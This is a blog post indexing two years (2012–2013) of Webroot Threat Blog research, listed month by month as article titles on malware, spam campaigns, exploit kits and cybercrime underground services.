[1]Webroot’s Threat Blog following a successful career as lead security blogger and threat-intelligence analyst

throughout 2012-2014.

In this post I’ll summarize two years worth of Webroot’s Threat Blog research with the idea to provide readers with the necessary data information and knowledge to stay ahead of current and emerging threats.

01. January - 2012

• [2]Cybercriminals generate malicious Java applets using DIY tools

• [3]A peek inside the uBot malware bot

• [4]Researchers intercept a client-side exploits serving malware campaign

• [5]How phishers launch phishing attacks

• [6]A peek inside the Umbra malware loader

• [7]How malware authors evade antivirus detection

• [8]Inside AnonJDB – a Java based malware distribution platforms for drive-by downloads

• [9]Zappos.com hacked, 24 million users affected

• [10]Inside a clickjacking/likejacking scam distribution platform for Facebook

• [11]A peek inside the Cythosia v2 DDoS Bot

• [12]A peek inside the PickPocket Botnet

• [13]Mass SQL injection attack affects over 200,000 URLs

• [14]Email hacking for hire going mainstream

• [15]Millions of harvested emails offered for sale

02. February - 2012

- [16]Research: Google’s reCAPTCHA under fire

- [17]Spamvertised ‘You have 1 lost message on Facebook’ campaign leads to pharmaceutical scams

- [18]A peek inside the Smoke Malware Loader

- [19]Researchers spot Citadel, a ZeuS crimeware variant

- [20]Researchers intercept two client-side exploits serving malware campaigns

- [21]Pharmaceutical scammers launch their own Web contest

- [22]The United Nations hacked, Team Poison claims responsibility

- [23]Report: Internet Explorer 9 leads in socially-engineered malware protection

- [24]Twitter adds HTTPS support by default

- [25]Spamvertised “Hallmark ecard” campaign leads to malware

- [26]Report: 3,325 % increase in malware targeting the Android OS

- [27]Why relying on antivirus signatures is simply not enough anymore

- [28]Researchers intercept malvertising campaign using Yahoo’s ad network

- [29]A peek inside the Ann Malware Loader

- [30]Spamvertised ‘Termination of your CPA license’ campaign serving client-side exploits

- [31]How cybercriminals monetize malware-infected hosts

- [32]A peek inside the Elite Malware Loader

- [33]BlackHole exploit kits gets updated with new features

03. March - 2012

- [34]New service converts malware-infected hosts into anonymization proxies

- [35]Spamvertised ‘Temporary Limit Access To Your Account’ emails lead to Citi phishing emails

- [36]A peek inside the Darkness (Optima) DDoS Bot

- [37]Research: proper screening could have prevented 67 % of abusive domain registrations

- [38]Spamvertised ‘Your accountant license can be revoked’ emails lead to client-side exploits and malware

- [39]Spamvertised ‘Google Pharmacy’ themed emails lead to pharmaceutical scams

- [40]Research: U.S accounts for 72 % of fraudulent pharmaceutical orders

- [41]Millions of harvested U.S government and U.S military email addresses offered for sale

- [42]Trojan Downloaders actively utilizing Dropbox for malware distribution

- [43]Spamvertised ‘Your tax return appeal is declined’ emails serving client-side exploits and malware

- [44]Malicious USPS-themed emails circulating in the wild

- [45]Spamvertised LinkedIn notifications serving client-side exploits and malware

- [46]Tens of thousands of web sites affected in ongoing mass SQL injection attack

- [47]Spamvertised Verizon-themed ‘Your Bill Is Now Available’ emails lead to ZeuS crimeware

- [48]Spamvertised ‘Scan from a Hewlett-Packard ScanJet’ emails lead to client-side exploits and malware

04. April - 2012

- [49]Email hacking for hire going mainstream – part two

- [50]Spamvertised ‘US Airways’ themed emails serving client-side exploits and malware

- [51]New underground service offers access to hundreds of hacked PCs

- [52]New DIY email harvester released in the wild

05. May - 2012

- [53]Managed SMS spamming services going mainstream

- [54]A peek inside a boutique cybercrime-friendly E-shop

- [55]Cybercriminals release ‘Sweet Orange’ – new web malware exploitation kit

• [56]Spamvertised ‘Pizzeria Order Details’ themed campaign serving client-side exploits and malware

• [57]Poison Ivy trojan spreading across Skype

• [58]A peek inside a managed spam service

• [59]Ongoing ‘LinkedIn Invitation’ themed campaign serving client-side exploits and malware

• [60]Spamvertised bogus online casino themed emails serving adware

• [61]Spamvertised ‘YouTube Video Approved’ and ‘Twitter Support” themed emails lead to pharmaceutical

scams

• [62]A peek inside a boutique cybercrime-friendly E-shop – part two

• [63]Spamvertised CareerBuilder themed emails serving client-side exploits and malware

• [64]Pop-ups at popular torrent trackers serving W32/Casonline adware

• [65]‘Windstream bill’ themed emails serving client-side exploits and malware

06. June - 2012

• [66]Cybercriminals infiltrate the music industry by offering full newly released albums for just $1

- [67]A peek inside a boutique cybercrime-friendly E-shop – part three

- [68]DDoS for hire services offering to ‘take down your competitor’s web sites’ going mainstream

- [69]Skype propagating Trojan targets Syrian activists

- [70]Spamvertised ‘UPS Delivery Notification’ emails serving client-side exploits and malware

- [71]Spamvertised ‘DHL Package delivery report’ emails serving malware

- [72]Spamvertised ‘Your Amazon.com order confirmation’ emails serving client-side exploits and malware

- [73]Cybercriminals populate Scribd with bogus adult content, spread malware using Comodo Backup

- [74]Spamvertised ‘Your Paypal Ebay.com payment’ emails serving client-side exploits and malware

- [75]‘Create a Cartoon of You” ads serving MyWebSearch toolbar

- [76]Spamvertised ‘Your UPS delivery tracking’ emails serving client-side exploits and malware

- [77]Spamvertised ‘Confirm PayPal account” notifications lead to phishing sites

- [78]Spamvertised ‘DHL Express Parcel Tracking Notification’ emails serving malware

- [79]Spamvertised bogus online casino themed emails serving W32/Casonline

07. July - 2012

- [80]Cybercriminals launch managed SMS flooding services

- [81]117,000 unique U.S visitors offered for malware conversion

- [82]Phishing campaign targeting Gmail, Yahoo, AOL and Hotmail spotted in the wild

- [83]What’s the underground market’s going rate for a thousand U.S based malware infected hosts?

- [84]Spamvertised American Airlines themed emails lead to Black Hole exploit kit

- [85]Online dating scam campaign currently circulating in the wild

- [86]New Russian service sells access to compromised social networking accounts

- [87]Cybercriminals impersonate UPS in client-side exploits and malware serving spam campaign

- [88]Russian Ask.fm spamming tool spotted in the wild

- [89]Spamvertised Intuit themed emails lead to Black Hole exploit kit

- [90]Cybercriminals impersonate Booking.com, serve malware using bogus ‘Hotel Reservation Confirmation’

themed emails

- [91]Spamvertised Craigslist themed emails lead to Black Hole exploit kit

- [92]Cybercriminals impersonate law enforcement, spamvertise malware-serving ‘Speeding Ticket’ themed emails

- [93]Spamvertised ‘Download your USPS Label’ themed emails serve malware

- [94]Cybercriminals target Twitter, spread thousands of exploits and malware serving tweets

- [95]Russian spammers release Skype spamming tool

- [96]Spamvertised ‘Your Ebay funds are cleared’ themed emails lead to Black Hole exploit kit

08. August - 2012

- [97]Spamvertised AICPA themed emails lead to Black Hole exploit kit

- [98]Spamvertised ‘PayPal has sent you a bank transfer’ themed emails lead to Black Hole exploit kit

- [99]Ongoing spam campaign impersonates LinkedIn, serves exploits and malware

- [100]Millions of spamvertised emails lead to W32/Casonline

- [101]Cybercriminals impersonate AT &T’s Billing Service, serve exploits and malware

- [102]IRS themed spam campaign leads to Black Hole exploit kit

- [103]Cybercriminals spamvertise bogus greeting cards, serve exploits and malware

- [104]Spamvertised ‘Federal Tax Payment Rejected’ themed emails lead to Black Hole exploit kit

- [105]Spamvertised ‘Fwd: Scan from a Hewlett-Packard ScanJet’ emails lead to Black Hole exploit kit

- [106]Spamvertised ‘Royal Mail Shipping Advisory’ themed emails serve malware

- [107]Cybercriminals impersonate Intuit Market, mass mail millions of exploits and malware serving emails

- [108]Cybercriminals spamvertise PayPay themed ‘Notification of payment received’ emails, serve malware

- [109]Cybercriminals impersonate UPS, serve malware

09. September - 2012

- [110]Spamvertised ‘Wire Transfer Confirmation’ themed emails lead to Black Hole exploit kit

- [111]Intuit themed ‘QuickBooks Update: Urgent’ emails lead to Black Hole exploit kit

- [112]Cybercriminals resume spamvertising bogus greeeting cards, serve exploits and malware

- [113]Cybercriminals abuse Skype’s SMS sending feature, release DIY SMS flooders

- [114]New Russian service sells access to thousands of automatically registered accounts

- [115]Spamvertised ‘Your Fedex invoice is ready to be paid now’ themed emails lead to Black Hole Exploit kit

- [116]New Russian DIY SMS flooder using ICQ’s SMS sending feature spotted in the wild

- [117]Spamvertised ‘US Airways reservation confirmation’ themed emails serve exploits and malware

- [118]Cybercriminals impersonate FDIC, serve client-side exploits and malware

- [119]Managed Ransomware-as-a-Service spotted in the wild

- [120]A peek inside a boutique cybercrime-friendly E-shop – part four

- [121]New E-shop selling stolen credit cards data spotted in the wild

- [122]From Russia with iPhone selling affiliate networks

- [123]New Russian DIY DDoS bot spotted in the wild

10. October - 2012

- [124]New Russian DIY DDoS bot spotted in the wild

- [125]Recently launched E-shop sells access to hundreds of hacked PayPal accounts

- [126]New Russian service sells access to compromised Steam accounts

- [127]‘Vodafone Europe: Your Account Balance’ themed emails serve malware

- [128]Cybercriminals impersonate UPS, serve client-side exploits and malware

- [129]‘Your video may have illegal content’ themed emails serve malware

- [130]Cybercriminals spamvertise ‘Amazon Shipping Confirmation’ themed emails, serve client-side exploits and

  malware

- [131]American Airlines themed emails lead to the Black Hole Exploit Kit

- [132]Bogus Facebook notifications lead to malware

- [133]Spamvertised ‘KLM E-ticket’ themed emails serve malware

- [134]‘Intuit Payroll Confirmation inquiry’ themed emails lead to the Black Hole exploit kit

- [135]Malware campaign spreading via Facebook direct messages spotted in the wild

- [136]‘Regarding your Friendster password’ themed emails lead to Black Hole exploit kit

- [137]Russian cybercriminals release new DIY DDoS malware loader

- [138]PayPal ‘Notification of payment received’ themed emails serve malware

- [139]Cybercriminals impersonate Delta Airlines, serve malware

- [140]‘Your UPS Invoice is Ready’ themed emails serve malware

- [141]Bogus Skype ‘Password successfully changed’ notifications lead to malware

- [142]Cybercriminals impersonate Verizon Wireless, serve client-side exploits and malware

- [143]Spamvertised ‘BT Business Direct Order’ themed emails lead to malware

- [144]Cybercriminals spamvertise millions of British Airways themed e-ticket receipts, serve malware

- [145]Cybercriminals spamvertise millions of bogus Facebook notifications, serve malware

- [146]Nuclear Exploit Pack goes 2.0

11. November - 2012

- [147]BofA ‘Online Banking Passcode Reset’ themed emails serve client-side exploits and malware

- [148]‘ADP Immediate Notification’ themed emails lead to Black Hole Exploit Kit

- [149]USPS ‘Postal Notification’ themed emails lead to malware

- [150]‘Fwd: Scan from a Xerox W. Pro’ themed emails lead to Black Hole Exploit Kit

- [151]‘Your Discover Card Services Blockaded’ themed emails serve client-side exploits and malware

- [152]‘Payroll Account Holded by Intuit’ themed emails lead to Black Hole Exploit Kit

- [153]‘American Express Alert: Your Transaction is Aborted’ themed emails serve client-side exploits and malware

- [154]Cybercriminals abuse major U.S SMS gateways, release DIY Mail-to-SMS flooders

- [155]‘PayPal Account Modified’ themed emails lead to Black Hole Exploit Kit

- [156]Bogus Better Business Bureau themed notifications serve client-side exploits and malware

- [157]Cybercriminals spamvertise bogus eFax Corporate delivery messages, serve multiple malware variants

- [158]Bogus IRS ‘Your tax return appeal is declined’ themed emails lead to malware

- [159]‘Copies of Missing EPLI Policies’ themed emails lead to Black Hole Exploit Kit

- [160]Cybercriminals spamvertise bogus ‘Microsoft License Orders’ serve client-side exploits and malware

- [161]Cybercriminals resume spamvertising ‘Payroll Account Cancelled by Intuit’ themed emails, serve client-side exploits and malware

- [162]Cybercriminals spamvertise millions of FDIC ‘Your activity is discontinued’ themed emails, serve client-side exploits and malware
- [163]Cybercriminals release stealthy DIY mass iFrame injecting Apache 2 modules
- [164]Multiple ‘Inter-company’ invoice themed campaigns serve malware and client-side exploits
- [165]Bogus Facebook ‘pending notifications’ themed emails serve client-side exploits and malware
- [166]Cybercriminals target U.K users with bogus ‘Pay by Phone Parking Receipts’ serve malware
- [167]Bogus DHL ‘Express Delivery Notifications’ serve malware
- [168]Cybercriminals impersonate Vodafone U.K, spread malicious MMS notifications
- [169]Cybercriminals impersonate T-Mobile U.K, serve malware
- [170]Bogus ‘Meeting Reminder” themed emails serve malware
- [171]Bogus ‘Intuit Software Order Confirmations’ lead to Black Hole Exploit Kit
- [172]Bogus ‘End of August Invoices’ themed emails serve malware and client-side exploits

12. December - 2012

- [173]DIY malicious domain name registering service spotted in the wild

- [174]Fake ‘FedEx Tracking Number’ themed emails lead to malware

- [175]Bogus ‘Facebook Account Cancellation Request’ themed emails serve client-side exploits and malware

- [176]Malicious ‘Security Update for Banking Accounts’ emails lead to Black Hole Exploit Kit

- [177]A peek inside a boutique cybercrime-friendly E-shop – part five

- [178]Fake ‘Flight Reservation Confirmations’ themed emails lead to Black Hole Exploit Kit

- [179]Malicious ‘Sendspace File Delivery Notifications’ lead to Black Hole Exploit Kit

- [180]Fake Chase ‘Merchant Billing Statement’ themed emails lead to malware

- [181]Cybercriminals entice potential cybercriminals into purchasing bogus credit cards data

- [182]Fake ‘Change Facebook Color Theme’ events lead to rogue Chrome extensions

- [183]Fake ‘Citi Account Alert’ themed emails lead to Black Hole Exploit Kit

- [184]Spamvertised ‘Work at Home” scams impersonating CNBC spotted in the wild

- [185]Pharmaceutical scammers spamvertise YouTube themed emails, entice users into purchasing counterfeit drugs

- [186]Cybercriminals resume spamvertising British Airways themed E-ticket receipts, serve malware

- [187]Fake ‘UPS Delivery Confirmation Failed’ themed emails lead to Black Hole Exploit Kit

12. January - 2013

- [188]Spamvertised ‘Your Recent eBill from Verizon Wireless’ themed emails serve client-side exploits and malware

- [189]Fake BBB (Better Business Bureau) Notifications lead to Black Hole Exploit Kit

- [190]‘Attention! Changes in the bank reports!’ themed emails lead to Black Hole Exploit Kit

- [191]Fake ‘You have made an Ebay purchase’ themed emails lead to client-side exploits and malware

- [192]A peek inside a boutique cybercrime-friendly E-shop – part six

- [193]Black Hole Exploit Kit author’s ‘vertical market integration’ fuels growth in malicious Web activity

- [194]Spamvertised AICPA themed emails serve client-side exploits and malware

- [195]‘Please confirm your U.S Airways online registration’ themed emails lead to Black Hole Exploit Kit

- [196]Malicious DIY Java applet distribution platforms going mainstream

- [197]Fake ‘ADP Speedy Notifications’ lead to client-side exploits and malware

- [198]Cybercriminals release automatic CAPTCHA-solving bogus Youtube account generating tool
- [199]‘Batch Payment File Declined’ EFTPS themed emails lead to Black Hole Exploit Kit
- [200]Cybercriminals resume spamvertising fake Vodafone ‘A new picture or video message’ themed emails,

serve malware

- [201]Leaked DIY malware generating tool spotted in the wild
- [202]Email hacking for hire going mainstream – part three
- [203]Android malware spreads through compromised legitimate Web sites
- [204]Fake Intuit ‘Direct Deposit Service Informer’ themed emails lead to Black Hole Exploit Kit
- [205]Fake LinkedIn ‘Invitation Notifications’ themed emails lead to client-side exploits and malware
- [206]Novice cybercriminals experiment with DIY ransomware tools
- [207]Bogus ‘Your Paypal Transaction Confirmation’ themed emails lead to Black Hole Exploit Kit
- [208]Fake ‘FedEx Online Billing – Invoice Prepared to be Paid’ themed emails lead to Black Hole Exploit Kit

- [209]A peek inside a DIY password stealing malware

- [210]Malicious ‘Facebook Account Cancellation Request” themed emails serve client-side exploits and malware

12. February - 2013

- [211]Fake Booking.com ‘Credit Card was not Accepted’ themed emails lead to malware

- [212]Fake FedEx ‘Tracking ID/Tracking Number/Tracking Detail’ themed emails lead to malware

- [213]‘Your Kindle e-book Amazon receipt’ themed emails lead to Black Hole Exploit Kit

- [214]New DIY HTTP-based botnet tool spotted in the wild

- [215]Mobile spammers release DIY phone number harvesting tool

- [216]New underground service offers access to thousands of malware-infected hosts

- [217]Targeted ‘phone ring flooding’ attacks as a service going mainstream

- [218]Fake ‘You’ve blocked/disabled your Facebook account’ themed emails serve client-side exploits and malware

- [219]Spamvertised IRS ‘Income Tax Refund Turned Down’ themed emails lead to Black Hole Exploit Kit

- [220]Malware propagates through localized Facebook Wall posts

- [221]Malicious ‘RE: Your Wire Transfer’ themed emails serve client-side exploits and malware

- [222]New underground E-shop offers access to hundreds of hacked PayPal accounts

- [223]Fake ‘Verizon Wireless Statement” themed emails lead to Black Hole Exploit Kit

- [224]DIY malware cryptor as a Web service spotted in the wild

- [225]Malicious ‘Data Processing Service’ ACH File ID themed emails serve client-side exploits and malware

- [226]How mobile spammers verify the validity of harvested phone numbers

- [227]How much does it cost to buy 10,000 U.S.-based malware-infected hosts?

13. March - 2013

- [228]New DIY IRC-based DDoS bot spotted in the wild

- [229]Cybercriminals release new Java exploits centered exploit kit

- [230]Segmented Russian “spam leads” offered for sale

- [231]New DIY hacked email account content grabbing tool facilitates cyber espionage on a mass scale

- [232]New DIY unsigned malicious Java applet generating tool spotted in the wild

- [233]Commercial Steam ‘information harvester/mass group inviter’ could lead to targeted fraudulent campaigns
- [234]Fake BofA CashPro ‘Online Digital Certificate” themed emails lead to malware
- [235]Spamvertised BBB ‘Your Accreditation Terminated” themed emails lead to Black Hole Exploit Kit
- [236]New ZeuS source code based rootkit available for purchase on the underground market
- [237]Cybercriminals resume spamvertising ‘Re: Fwd: Wire Transfer’ themed emails, serve client-side exploits and malware
- [238]‘ADP Package Delivery Notification’ themed emails lead to Black Hole Exploit Kit
- [239]Cybercrime-friendly community branded HTTP/SMTP based keylogger spotted in the wild
- [240]Hacked PCs as ‘anonymization stepping-stones’ service operates in the open since 2004
- [241]Fake ‘CNN Breaking News Alerts’ themed emails lead to Black Hole Exploit Kit
- [242]Spotted: cybercriminals working on new Western Union based ‘money mule management’ script
- [243]Malicious ‘BBC Daily Email’ Cyprus bailout themed emails lead to Black Hole Exploit Kit
- [244]‘ADP Payroll Invoice’ themed emails lead to malware

- [245]‘Terminated Wire Transfer Notification/ACH File ID” themed malicious campaigns lead to Black Hole Exploit Kit

- [246]New DIY RDP-based botnet generating tool leaks in the wild

- [247]A peek inside the EgyPack Web malware exploitation kit

14. April - 2013

- [248]DIY Java-based RAT (Remote Access Tool) spotted in the wild

- [249]Spamvertised ‘Re: Changelog as promised’ themed emails lead to malware

- [250]Cybercrime-friendly service offers access to tens of thousands of compromised accounts

- [251]Madi/Mahdi/Flashback OS X connected malware spreading through Skype

- [252]Cybercriminals selling valid ‘business card’ data of company executives across multiple verticals

- [253]A peek inside the ‘Zerokit/0kit/ring0 bundle’ bootkit

- [254]DIY Skype ring flooder offered for sale

- [255]Spamvertised ‘Your order for helicopter for the weekend’ themed emails lead to malware

- [256]A peek inside a ‘life cycle aware’ underground market ad for a private keylogger

- [257]American Airlines ‘You can download your ticket’ themed emails lead to malware

- [258]Cybercriminals offer spam-friendly SMTP servers for rent [259]

- [260]How mobile spammers verify the validity of harvested phone numbers – part two

- [261]A peek inside a (cracked) commercially available RAT (Remote Access Tool)

- [262]DIY Russian mobile number harvesting tool spotted in the wild

- [263]DIY SIP-based TDoS tool/number validity checker offered for sale

- [264]CAPTCHA-solving Russian email account registration tool helps facilitate cybercrime

- [265]Historical OSINT – The ‘Boston Marathon explosion’ and ‘Fertilizer plant explosion in Texas’ themed malware campaigns

- [266]Fake ‘DHL Delivery Report’ themed emails lead to malware

- [267]Cybercriminals impersonate Bank of America (BofA), serve malware

- [268]How fraudulent blackhat SEO monetizers apply Quality Assurance (QA) to their DIY doorway generators

- [269]Managed ‘Russian ransomware’ as a service spotted in the wild

15. May - 2013

- [270]FedWire ‘Your Wire Transfer’ themed emails lead to malware

- [271]A peek inside a CVE-2013-0422 exploiting DIY malicious Java applet generating tool

- [272]New IRC/HTTP based DDoS bot wipes out competing malware

- [273]New version of DIY Google Dorks based mass website hacking tool spotted in the wild

- [274]Citibank ‘Merchant Billing Statement’ themed emails lead to malware

- [275]Fake Amazon ‘Your Kindle E-Book Order’ themed emails circulating in the wild, lead to client-side exploits

  and malware

- [276]Cybercriminals impersonate New York State’s Department of Motor Vehicles (DMV), serve malware

- [277]Cybercriminals offer HTTP-based keylogger for sale, accept Bitcoin

- [278]Newly launched E-shop for hacked PCs charges based on malware ‘executions’

- [279]New subscription-based ‘stealth Bitcoin miner’ spotted in the wild

- [280]Fake ‘Free Media Player’ distributed via rogue ‘Adobe Flash Player HD’ advertisement

- [281]New versatile and remote-controlled “Android.MouaBot” malware found in the wild

- [282]Newly launched ‘Magic Malware’ spam campaign relies on bogus ‘New MMS’ messages

- [283]Commercial ‘form grabbing’ rootkit spotted in the wild

- [284]DIY malware cryptor as a Web service spotted in the wild – part two

- [285]CVs and sensitive info soliciting email campaign impersonates NATO

- [286]New commercially available DIY invisible Bitcoin miner spotted in the wild

- [287]Fake ‘Export License/Payment Invoice’ themed emails lead to malware

- [288]Compromised Indian government Web site leads to Black Hole Exploit Kit

- [289]Cybercriminals resume spamvertising Citibank ‘Merchant Billing Statement’ themed emails, serve malware

- [290]Marijuana-themed DDoS for hire service spotted in the wild

- [291]Fake ‘Vodafone U.K Images’ themed malware serving spam campaign circulating in the wild

16. June - 2013

- [292]Compromised FTP/SSH account privilege-escalating mass iFrame embedding platform released on the underground marketplace
- [293]New E-shop sells access to thousands of hacked PCs, accepts Bitcoin
- [294]Pharmaceutical scammers impersonate Facebook’s Notification System, entice users into purchasing counterfeit drugs
- [295]iLivid ads lead to ‘Searchqu Toolbar/Search Suite’ PUA (Potentially Unwanted Application)
- [296]Hacked Origin, Uplay, Hulu Plus, Netflix, Spotify, Skype, Twitter, Instagram, Tumblr, Freelancer accounts offered for sale
- [297]Scammers impersonate the UN Refugee Agency (UNHCR), seek your credit card details
- [298]Fake ‘Unsuccessful Fax Transmission’ themed emails lead to malware
- [299]Tens of thousands of spamvertised emails lead to W32/Casonline
- [300]Rogue ads lead to SafeMonitorApp Potentially Unwanted Application (PUA)
- [301]How cybercriminals apply Quality Assurance (QA) to their malware campaigns before launching them
- [302]Rogue ads target EU users, expose them to Win32/Toolbar.SearchSuite through the KingTranslate PUA

- [303]New boutique iFrame crypting service spotted in the wild

- [304]Rogue ‘Oops Video Player’ attempts to visually social engineer users, mimicks Adobe Flash Player’s installation process

- [305]New E-Shop sells access to thousands of malware-infected hosts, accepts Bitcoin

- [306]New subscription-based SHA256/Scrypt supporting stealth DIY Bitcoin mining tool spotted in the wild

- [307]Rogue ‘Free Mozilla Firefox Download’ ads lead to ‘InstallCore’ Potentially Unwanted Application (PUA)

- [308]SIP-based API-supporting fake caller ID/SMS number supporting DIY Russian service spotted in the wild

- [309]Rogue ‘Free Codec Pack’ ads lead to Win32/InstallCore Potentially Unwanted Application (PUA)

- [310]Self-propagating ZeuS-based source code/binaries offered for sale

- [311]How cybercriminals create and operate Android-based botnets

17. July - 2013

- [312]Cybercriminals experiment with Tor-based C &C, ring-3-rootkit empowered, SPDY form grabbing malware

bot

- [313]Deceptive ads targeting German users lead to the ‘W32/SomotoBetterInstaller’ Potentially Unwanted Application (PUA)

- [314]Newly launched underground market service harvests mobile phone numbers on demand

- [315]Novel ransomware tactic locks users’ PCs, demands that they participate in a survey to get the unlock code

- [316]Spamvertised ‘Export License/Invoice Copy’ themed emails lead to malware

- [317]Cybercriminals spamvertise tens of thousands of fake ‘Your Booking Reservation at Westminster Hotel’ themed emails, serve malware

- [318]New commercially available mass FTP-based proxy-supporting doorway/malicious script uploading application spotted in the wild

- [319]Fake ‘iGO4 Private Car Insurance Policy Amendment Certificate’ themed emails lead to malware

- [320]Tens of thousands of spamvertised emails lead to the Win32/PrimeCasino PUA (Potentially Unwanted Application)

- [321]Spamvertised ‘Vodafone U.K MMS ID/Fake Sage 50 Payroll’ themed emails lead to (identical) malware

- [322]New commercially available Web-based WordPress/Joomla brute-forcing tool spotted in the wild

- [323]Rogue ads targeting German users lead to Win32/InstallBrain PUA (Potentially Unwanted Application)

- [324]Yet another commercially available stealth Bitcoin/Litecoin mining tool spotted in the wild

- [325]Protected: Deceptive ‘Media Player Update’ ads expose users to the rogue ‘Video Downloader/Bundlore’ Potentially Unwanted Application (PUA)

- [326]Newly launched ‘HTTP-based botnet setup as a service’ empowers novice cybercriminals with bulletproof hosting capabilities

- [327]Fake ‘Copy of Vodafone U.K Contract/Your Monthly Vodafone Bill is Ready/New MMS Received’ themed emails lead to malware

- [328]Rogue ads lead to the ‘Free Player’ Win32/Somoto Potentially Unwanted Application (PUA)

- [329]How much does it cost to buy one thousand Russian/Eastern European based malware-infected hosts?

- [330]Custom USB sticks bypassing Windows 7/8’s AutoRun protection measure going mainstream

- [331]DIY commercially-available ‘automatic Web site hacking as a service’ spotted in the wild

18. August - 2013

- [332]‘Malware-infected hosts as stepping stones’ service offers access to hundreds of compromised U.S based

hosts

- [333]New ‘Hacked shells as a service’ empowers cybercriminals with access to high page rank-ed Web sites
- [334]Fake ‘iPhone Picture Snapshot Message’ themed emails lead to malware
- [335]Malicious Bank of America (BofA) ‘Statement of Expenses’ themed emails lead to client-side exploits and

malware

- [336]Cybercriminals spamvertise fake ‘O2 U.K MMS’ themed emails, serve malware
- [337]One-stop-shop for spammers offers DKIM-verified SMTP servers, harvested email databases and training

to potential customers

- [338]Fake ‘Apple Store Gift Card’ themed emails serve client-side exploits and malware
- [339]Newly launched managed ‘malware dropping’ service spotted in the wild
- [340]Cybercrime-friendly underground traffic exchange helps facilitate fraudulent and malicious activity
- [341]From Vietnam with tens of millions of harvested emails, spam-ready SMTP servers and DIY spamming

tools

- [342]DIY Craigslist email collecting tools empower spammers with access to fresh/valid email addresses

- [343]Bulletproof TDS/Doorways/Pharma/Spam/Warez hosting service operates in the open since 2009

- [344]DIY automatic cybercrime-friendly ‘redirectors generating’ service spotted in the wild

- [345]Cybercriminals offer spam-ready SMTP servers for rent/direct managed purchase

- [346]Cybercrime-friendly underground traffic exchanges help facilitate fraudulent and malicious activity – part

two

19. September - 2013

- [347]DIY malicious Android APK generating ‘sensitive information stealer’ spotted in the wild

- [348]Web-based DNS amplification DDoS attack mode supporting PHP script spotted in the wild

- [349]Managed Malicious Java Applets Hosting Service Spotted in the Wild

- [350]Affiliate network for mobile malware impersonates Google Play, tricks users into installing premium-rate SMS sending rogue apps

- [351]419 advance fee fraudsters abuse CNN’s ‘Email This’ Feature, spread Syrian Crisis themed scams

- [352]Cybercriminals offer anonymous mobile numbers for ‘SMS activation’, video tape the destruction of the

SIM card on request

- [353]Yet another ‘malware-infected hosts as anonymization stepping stones’ service offering access to hundreds

of compromised hosts spotted in the wild

- [354]Cybercriminals experiment with ‘Socks4/Socks5/HTTP’ malware-infected hosts based DIY DoS tool
- [355]Cybercriminals sell access to tens of thousands of malware-infected Russian hosts
- [356]Spamvertised “FDIC: Your business account” themed emails serve client-side exploits and malware
- [357]Cybercriminals experiment with Android compatible, Python-based SQL injecting releases
- [358]Newly launched E-shop offers access to hundreds of thousands of compromised accounts
- [359]DIY commercial CAPTCHA-solving automatic email account registration tool available on the underground

market since 2008

- [360]Yet another subscription-based stealth Bitcoin mining tool spotted in the wild

20. October - 2013

- [361]A peek inside a Blackhat SEO/cybercrime-friendly doorways management platform

• [362]Newly launched ‘HTTP-based botnet setup as a service’ empowers novice cybercriminals with bulletproof

hosting capabilities – part two [363]

• [364]‘T-Mobile MMS message has arrived’ themed emails lead to malware

• [365]DDoS for hire vendor ‘vertically integrates’ starts offering TDoS attack capabilities

• [366]Commercially available Blackhat SEO enabled multi-third-party product licenses empowered VPSs spotted

in the wild

• [367]New cybercrime-friendly iFrames-based E-shop for traffic spotted in the wild

• [368]Cybercriminals offer spam-friendly SMTP servers for rent – part two

• [369]Newly launched VDS-based cybercrime-friendly hosting provider helps facilitate fraudulent/malicious on-

line activity

• [370]Fake ‘You have missed emails’ GMail themed emails lead to pharmaceutical scams

• [371]Compromised Turkish Government Web site leads to malware

• [372]Novice cyberciminals offer commercial access to five mini botnets

• [373]Spamvertised T-Mobile ‘Picture ID Type:MMS” themed emails lead to malware

- [374]Yet another Bitcoin accepting E-shop offering access to thousands of hacked PCs spotted in the wild

- [375]Malicious ‘FW: File’ themed emails lead to malware

- [376]Mass iframe injection campaign leads to Adobe Flash exploits

- [377]Rogue ads lead to the ‘Mipony Download Accelerator/FunMoods Toolbar’ PUA (Potentially Unwanted Application)

- [378]A peek inside the administration panel of a standardized E-shop for compromised accounts

- [379]U.K users targeted with fake ‘Confirming your Sky offer’ malware serving emails

- [380]New DIY compromised hosts/proxies syndicating tool spotted in the wild

- [381]Rogue ads lead to the ‘EzDownloaderpro’ PUA (Potentially Unwanted Application)

- [382]Fake ‘Scanned Image from a Xerox WorkCentre’ themed emails lead to malware

- [383]Fake ‘Important: Company Reports’ themed emails lead to malware

- [384]Cybercriminals release new commercially available Android/BlackBerry supporting mobile malware bot

- [385]Fake WhatsApp ‘Voice Message Notification/1 New Voicemail’ themed emails lead to malware

21. November - 2013

- [386]Google-dorks based mass Web site hacking/SQL injecting tool helps facilitate malicious online activity

- [387]Deceptive ads lead to the SpyAlertApp PUA (Potentially Unwanted Application)

- [388]Cybercriminals differentiate their ‘access to compromised PCs’ service proposition, emphasize on the

prevalence of ‘female bot slaves’

- [389]New vendor of ‘professional DDoS for hire service’ spotted in the wild

- [390]Source code for proprietary spam bot offered for sale, acts as force multiplier for cybercrime-friendly ac-

tivity

- [391]Low Quality Assurance (QA) iframe campaign linked to May’s Indian government Web site compromise

spotted in the wild

- [392]Popular French torrent portal tricks users into installing the BubbleDock/Downware/DownloadWare PUA

(Potentially Unwanted Application)

- [393]Web site of Brazilian ‘Prefeitura Municipal de Jaqueira’ compromised, leads to fake Adobe Flash player

- [394]Malicious multi-hop iframe campaign affects thousands of Web sites, leads to a cocktail of client-side exploits

- [395]Vendor of TDoS products/services releases new multi-threaded SIP-based TDoS tool

- [396]Cybercriminals spamvertise tens of thousands of fake ‘Sent from my iPhone’ themed emails, expose users to malware

- [397]Fake ‘Annual Form (STD-261) – Authorization to Use Privately Owned Vehicle on State Business’ themed emails lead to malware

- [398]‘Newly released proxy-supporting Origin brute-forcing tools targets users with weak passwords’

- [399]Fake WhatsApp ‘Voice Message Notification’ themed emails expose users to malware

- [400]Cybercriminals impersonate HSBC through fake ‘payment e-Advice’ themed emails, expose users to malware

- [401]Fake ‘MMS Gallery’ notifications impersonate T-Mobile U.K, expose users to malware

- [402]Fake ‘October’s Billing Address Code’ (BAC) form themed spam campaign leads to malware

21. December - 2013

- [403]Cybercrime-friendly VPN service provider pitches itself as being ‘recommended by Edward Snowden’

- [404]Commercial Windows-based compromised Web shells management application spotted in the wild

- [405]Compromised legitimate Web sites expose users to malicious Java/Symbian/Android “Browser Updates”

- [406]Malicious multi-hop iframe campaign affects thousands of Web sites, leads to a cocktail of client-side exploits – part two

